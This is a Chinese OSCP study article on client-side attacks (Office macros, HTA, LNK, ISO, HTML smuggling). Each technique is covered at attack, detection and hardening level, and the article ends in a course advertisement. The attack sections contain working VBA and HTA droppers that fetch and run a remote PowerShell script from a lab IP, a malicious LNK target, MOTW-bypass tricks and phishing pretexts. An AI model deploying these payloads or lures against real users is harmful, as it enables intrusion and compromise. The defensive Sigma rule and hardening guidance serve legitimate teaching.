ARTICLE · 1400532
OSCP百日备考30|客户端攻击:钓鱼文档、Office宏、HTA——以及蓝队怎么一眼识破
OSCP/OSEP一对一私教直通车:协议保障,直通高级渗透测试专家
你做的不是"病毒",是一个让人愿意点开的文件
大家好,这里是泷羽Sec-陌离
前面二十多期,我们打的都是"机器对机器"的仗:扫端口、打服务、提权、横移。这一期换个方向,讲人。
客户端攻击这个词听起来很技术,其实本质很朴素:你没法直接连上目标的机器,那就想办法让目标自己把门打开。
一封信、一个附件、一个"发票.docm",用户双击的那一下,就是你的立足点。
这期开始,写法变了。以前只讲怎么打,现在每个技术讲三层:
| 攻击层 | ||
| 检测层 | ||
| 加固层 |
不是每期都硬加检测层。客户端攻击这块痕迹特别明显,三层都值得讲。
一、先泼盆冷水:客户端攻击在 OSCP 里不是主战场
PEN-200 有 Client-Side Attacks 这个模块,讲 Office 宏、HTA、JScript、钓鱼投递。所以它在考纲里。
但你要清楚它在考试里的实际分量。
OSCP+ 现在是 3 台独立靶机 + 1 套 AD 集。绝大多数独立靶机的入口是服务漏洞、Web 应用、弱口令、公开 EXP,不是"给你一个 docm 让你钓鱼"。AD 集更直接——开局就给你账号密码。
所以:
这块要学,因为它在考纲里,独立靶机偶尔会碰到"共享目录里有个文档""邮件附件"这类入口 但别把它当主线。花两周研究宏免杀,不如把 Kerberoasting 和提权练熟 它真正的价值在真实项目和理解攻击链——你以后做红队评估、做钓鱼演练,绕不开
一句话:考纲内、非重点、实战刚需。

二、攻击层:三条投递链
2.1 先搞懂一个前提:用户双击之后发生了什么
不管什么载体,链路都是一样的:
用户双击文件
   ↓
某个"合法程序"被调用(Word / mshta / explorer)
   ↓
它执行了我们写进去的代码
   ↓
代码去下载/执行第二阶段
   ↓
反弹 Shell
关键在第三步:必须是系统里本来就有的、签过名的程序。这就是"Living off the Land"的思路——不落地新 exe,用系统自带的。
Windows 上最常用的三个"合法宿主":
winword.exeexcel.exe | ||
mshta.exe | ||
wscript.execscript.exe |
2.2 Office 宏:最经典,但 2022 年之后变天了
原理
Office 文档支持 VBA 宏。宏可以绑定在"打开文档"这个动作上:
' Word:文档打开时自动执行
Private Sub Document_Open()
    ...
End Sub

' Excel:工作簿打开时自动执行
Private Sub Workbook_Open()
    ...
End Sub
宏里能调用 Shell() 或 WScript.Shell,直接执行系统命令。
Sub Document_Open()
    Dim shell As Object
    Set shell = CreateObject("WScript.Shell")
    shell.Run "powershell -nop -w hidden -c ""IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/a.ps1')"""
End Sub
这段代码的意思:不弹窗、隐藏窗口、下载远程脚本并执行。-nop 是跳过配置文件,-w hidden 是隐藏窗口。
⚠️ 2022 年之后的最大变化:MOTW 阻断
这是这期最重要的一段。 你网上看到的绝大多数"宏钓鱼"教程,都停留在 2021 年之前——那时候用户打开文档,顶上一条黄条,点"启用内容"就跑了。
现在不行了。
微软从 2022 年起改了 Office 的默认行为:凡是带 Mark-of-the-Web(MOTW)的文件,VBA 宏默认被阻止执行。
MOTW 是什么?是 Windows 给"来自互联网的文件"打的一个标记,存在 NTFS 的备用数据流里(Zone.Identifier)。浏览器下载的、邮件附件保存下来的,都会带上。
现在的用户看到的是什么?
不是黄条 + "启用内容"按钮,而是红条:
❝安全风险:Microsoft 已阻止宏运行,因为此文件的来源不受信任。
没有一键启用的按钮。 用户必须离开 Office,去文件属性里勾"解除锁定"(Unblock),或者用 PowerShell Unblock-File,宏才能跑。
这个改动的杀伤力在于:**它把决策点从"文档里点一下"挪到了"操作系统层面主动解锁"**。大部分人不会为了看一张发票去改文件属性。
几个必须知道的细节:
Block macros from running in Office files from the Internet |
那实战里还怎么打?
几条路,从"最正经"到"最野":
① 让目标自己解除锁定
社工话术:"这个文件是从邮件里下的,需要右键属性解除锁定才能看。"——听起来很合理,很多人会照做。
② 用不受 MOTW 影响的格式
比如 .iso / .img。用户双击挂载成虚拟光驱,里面的文件不带 MOTW(因为是从挂载的卷读的),宏就能正常跑。
⚠️ 这条属于绕过安全机制,在真实项目里算"规避检测",报告里必须写清楚。考试环境不需要。
③ 换载体
宏被堵死了,就换 HTA、LNK、ISO。这也是为什么 2023 年之后 HTA 和 LNK 的钓鱼量明显上升——攻击者不是变聪明了,是宏这条路被堵了。
④ 签名
如果宏有可信发布者的数字签名,且目标机器信任这个证书,就能跑。实战里意味着你得先搞到一个受信任的签名证书——门槛很高。
一个诚实的结论
在默认配置的现代 Office 上,纯宏钓鱼的成功率已经很低了。 这也是 PEN-200 还讲宏、但 OSCP 考试不把它当重点的原因。
你要会写宏、会改宏,因为靶场里的老环境可能没打这个补丁。但别指望它在真实环境里一击必中。
2.3 HTA:宏被堵之后的替代品
原理
HTA 是 "HTML Application",微软早年给的一种"用 HTML 写桌面程序"的格式。它由 mshta.exe 执行。
关键在于:HTA 不是网页,是本地应用。 它不受浏览器沙箱限制,里面的 VBScript / JScript 可以直接调系统对象。
<html>
<head>
<HTA:APPLICATIONID="oApp"WINDOWSTATE="minimize"SHOWINTASKBAR="no"/>
<scriptlanguage="VBScript">
Set shell = CreateObject("WScript.Shell")
    shell.Run "powershell -nop -w hidden -c ""IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/a.ps1')""", 0, False
window.close
</script>
</head>
<body></body>
</html>
WINDOWSTATE="minimize" 让窗口最小化,window.close 执行完自己关掉——用户几乎看不到东西。
为什么它比宏好用
所以 HTA 是"宏被堵了之后"最常见的替代。 它不需要 Office,不需要宏设置,双击就跑。
缺点
mshta.exe 这个进程本身很显眼。EDR 里"mshta 启动 + 外连"几乎等于明牌。而且很多企业直接用 AppLocker 把 mshta 禁了。
2.4 LNK / ISO / HTML Smuggling:一条比一条绕
这三个不是"新东西",是在宏和 HTA 都被盯上之后的变体。
LNK
Windows 快捷方式。可以设置"目标"为一个命令:
目标:C:\Windows\System32\mshta.exe http://10.10.14.5/a.hta
用户看到的是一个"发票.pdf.lnk",图标是 PDF,双击就执行。**关键是打开"显示文件扩展名"**——不显示的话,.lnk 是隐藏的,用户只看到"发票.pdf"。
ISO / IMG
把一个 LNK 或 exe 打包成 ISO。用户双击挂载,得到一个虚拟光驱,里面的文件不带 MOTW。这是 2021 年之后 APT 常用的手法(比如 APT29 的 EnvyScout)。
HTML Smuggling
把 payload 用 Base64 塞进一个 HTML 文件里,用户用浏览器打开,JavaScript 在本地把 Base64 还原成二进制并触发下载。
好处:邮件网关看到的是一个 HTML 文件,里面没有可执行代码的签名;payload 是在用户浏览器里组装出来的,绕过了很多静态检测。
坏处:最终还是要在本地落地一个文件,用户还得双击。
2.5 一句话总结三条链
有 Office 且没打补丁  →  宏
没 Office / 宏被堵    →  HTA
连 HTA 都被盯上       →  LNK / ISO / HTML Smuggling
攻击者的选择从来不是"哪个最强",是"哪个还没被封"。
三、检测层:蓝队看到的是什么

这一节是给防守方看的。但考生也该看——你写报告时的"修复建议",就来自这里。
3.1 最值钱的一条告警:Office 派生子进程
正常办公软件不会去启动 cmd.exe、powershell.exe、mshta.exe。这个父子关系本身就是异常。
| Sysmon | 1 | ParentImageImage 是 cmd/powershell/mshta/wscript |
| Windows 安全日志 | 4688 |
4688 默认不记录命令行,必须开两个东西:
计算机配置 → Windows 设置 → 安全设置 → 高级审核策略
  → 详细跟踪 → 审核进程创建 = 成功

管理模板 → 系统 → 审核进程创建
  → 在进程创建事件中包含命令行 = 已启用
对应注册表:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit
  ProcessCreationIncludeCmdLine_Enabled = 1
没开这个,4688 里只有进程名,没有参数,基本没用。
一条 Sigma 风格的规则长这样:
title:Office应用派生子进程
logsource:
category:process_creation
product:windows
detection:
selection:
ParentImage|endswith:
-'\winword.exe'
-'\excel.exe'
-'\powerpnt.exe'
-'\outlook.exe'
Image|endswith:
-'\cmd.exe'
-'\powershell.exe'
-'\mshta.exe'
-'\wscript.exe'
-'\cscript.exe'
condition:selection
level:high
3.2 mshta 的三条高价值信号
三条里中任意两条,基本可以判定是恶意。
3.3 文件落地与挂载
%LOCALAPPDATA%\Microsoft\Windows\INetCache | ||
| Sysmon 11 | %TEMP%、%APPDATA%、C:\Users\Public | |
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 | ||
ImageD:\、E:\ 这类 |
3.4 宏本身的内容
宏代码在内存里执行,静态文件扫描不一定看得到。两个补充手段:
AMSI:Office 会把宏内容交给 AMSI 扫描(Office 365 / 2019+),日志在 Application 日志的 Microsoft-Windows-AMSI源Defender for Endpoint:能拿到宏的行为链,不只是文件哈希
3.5 ASR 拦截日志
如果企业开了攻击面缩减(ASR)规则,被拦的时候会留痕:
| 1121 | |
| 1122 |
这两个事件在 Microsoft-Windows-Windows Defender/Operational 日志里。做加固的时候,先用 1122 审核两周,确认没有误伤,再切 1121 阻断。
3.6 邮件网关侧
.lnk / .hta / .iso | |
发票.pdf.exe发票.pdf.lnk | |
.docm.xlsm 从外部域发来 |
四、加固层:具体改哪里
这一节可以直接抄进报告的"修复建议"。

4.1 Office 宏(企业版策略)
| Enabled | ||
| Disabled |
⚠️ 这些策略只在 Microsoft 365 企业版可用,Business 版没有。Business 版只能靠 ASR。
4.2 ASR 规则(Defender,不挑 Office 版本)
D4F940AB-401B-4EFC-AADC-AD5F3C50688A | |
BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550 | |
D3E037E1-3EB8-44C8-A917-57927947596D | |
D1E49AAC-8F56-4280-B9BA-993A6D77406C |
配置路径:Endpoint security → Attack surface reduction → Create policy,平台选 Windows。
前两条是重点。 第一条直接切断"Office → 子进程"这条链,宏就算跑了也起不了 shell。
4.3 把 mshta 管起来
如果业务不需要 HTA(绝大多数企业不需要):
AppLocker:拒绝 mshta.exe给普通用户WDAC:更彻底,但维护成本高 至少:监控 + 告警,别直接放行
同理,wscript.exe / cscript.exe 也可以按需限制。
4.4 让 MOTW 真的生效
4.5 用户侧(最便宜也最有效)
**打开"显示文件扩展名"**——一条组策略,能挡掉一大半 .pdf.lnk培训重点不是"别点陌生链接",是"看到要你启用宏/解除锁定的文档,先报告" 建立"可疑邮件上报"通道,比事后追责有用
五、如果 OSCP 靶机给你一个文档
考试里真碰到客户端攻击入口,通常是这几种形态:
.docm / .xlsm | olevba、oletools) | |
.hta / .lnk |
一个实用技巧:拿到可疑文档先别双击,用工具拆:
# 提取宏代码
olevba suspicious.docm

# 看 OLE 结构
oleid suspicious.docm

# 如果是 lnk,看目标
exiftool suspicious.lnk
strings suspicious.lnk | grep -i http
考试里更常见的是:你不需要自己造钓鱼文件,而是要识别别人留的钓鱼文件。比如靶机上有个"给管理员的发票.docm",你拆开看到回连地址,改一改就能反打。
六、避坑指南 🚨
别把客户端攻击当 OSCP 主线。 它在考纲里,但考试 90% 的入口是服务、Web、凭据。花两周研究宏免杀,性价比极低。
别照抄 2021 年的宏教程。 现在默认阻断 MOTW 宏,用户没有"启用内容"按钮了。你按老教程做出来的东西,在打补丁的环境里根本跑不起来。
宏被堵不等于这条路死了。 HTA、LNK、ISO 都是替代品。攻击者的选择标准是"哪个还没被封",不是"哪个最强"。
ISO 绕过 MOTW 属于规避安全机制。 真实项目里必须在报告里写清楚,且要客户书面授权。考试不需要这么干。
写报告时,"修复建议"别写"加强安全意识"。 写具体策略名、具体 ASR GUID、具体注册表键。这才叫修复建议。
蓝队视角不是附加题。 你懂检测,才知道哪里容易露;你懂加固,报告才值钱。这也是这期改版的原因。
mshta.exe是明牌。 它一启动,EDR 基本都会看一眼。真要用,先确认目标环境有没有 AppLocker。别在真实环境测试钓鱼。 未经授权给任何人发钓鱼邮件,都可能构成违法。所有测试只能在你自己的靶场,或客户书面授权的范围内做。
七、免责声明 ⚠️
[请务必读完]
本文所述所有渗透测试技术、工具和方法,仅供安全从业者在已获合法书面授权的环境中进行学习研究和能力认证备考使用。
未经目标所有者明确授权,对任何系统、网络、应用进行渗透测试、漏洞扫描、钓鱼演练或任何形式的攻击尝试,均可能构成违法犯罪行为。
特别提示:钓鱼邮件、恶意文档投递涉及对"人"的攻击,法律风险高于纯技术测试。任何此类测试必须满足:客户书面授权、明确的范围界定、事先约定的话术与上报流程、以及不针对个人隐私的保护措施。
请严格遵守《中华人民共和国网络安全法》《中华人民共和国数据安全法》《中华人民共和国个人信息保护法》及相关法律法规。任何利用本文内容实施的非法行为,与本文作者无关。
本文涉及的认证信息、产品策略仅基于公开可查资料整理,不代表 Offensive Security 或 Microsoft 官方立场,且可能随版本调整。以官方最新文档为准。
网络不是法外之地。技术是工具,守住法律底线比学会任何漏洞都重要。
八、下期预告 🔜
第31期:公开 EXP 的查找与修改——为什么你下载的 exploit 十个有八个跑不通。
这期讲三件事:
怎么找:searchsploit、GitHub、Packet Storm 的取舍,以及怎么判断一个 EXP 值不值得试 怎么改:改回连地址、改偏移、改依赖、处理编码问题,附真实报错对照 怎么编译:C / Python / Ruby 三类 EXP 的环境准备,交叉编译踩坑
考试里大量靶机靠公开 EXP 打点,但直接跑基本都会失败。这期就是把"跑不通"到"跑通"中间那段补上。
关注不迷路 👇 评论区聊聊:你打靶机时,客户端攻击这条路走通过吗?
泷羽Sec OSCP课程新靶场+课程结合,老学员直接内测体验,加量不加价,后期等全面上线,老学员直接用,新学员可能会面临价格上浮,所以趁现在别犹豫赶快报名吧!
限时最后特价4000!!!
现在两人组团每人减100,三人组队每人减200,四人组团每人减300,五人组团每人减400(也就是打9折),10人组团打8折!
我们只需要花费800不到的费用就能享受 7年红队经验,在职红队队长带领培训oscp+,并且是永久学习,可以无限学习下一期。
还有更多的限时福利,看下面
今年就这一次机会,过年趁着别人都在娱乐的时候,趁此机会弯道超车。让基友对你的飞速进步发出惊叹,让曾经的同事对你的专业素养投来羡慕的目光。
在你还在犹豫是否要报名OSCP的时候,别人已经行动了,在学习完oscp培训和泷羽sec的红队全栈课后,去考OSCP拿下竞争力,别人月入过几万而你却还在为没有能力证明和没有工作而发愁,那为什么不行动起来呢?4000的价格比外面培训低了一半多,在加活动更低,也就这一次机会,后面都不会有了,就明年的这个时候才考虑举办。
❝📌 本文已对 OffSec 官方考试内部规则做脱敏处理,仅保留公开可查信息。 📌 校准来源:Microsoft Learn《Office 默认阻止来自 Internet 的宏》、Microsoft Defender ASR 规则参考、MITRE ATT&CK T1566 / T1204 / T1218.005 / T1553.005 / T1027.006、SigmaHQ 规则库、OffSec PEN-200 大纲(Client-Side Attacks 模块)。 📌 产品策略与日志字段可能随版本变化,落地前请以官方最新文档为准。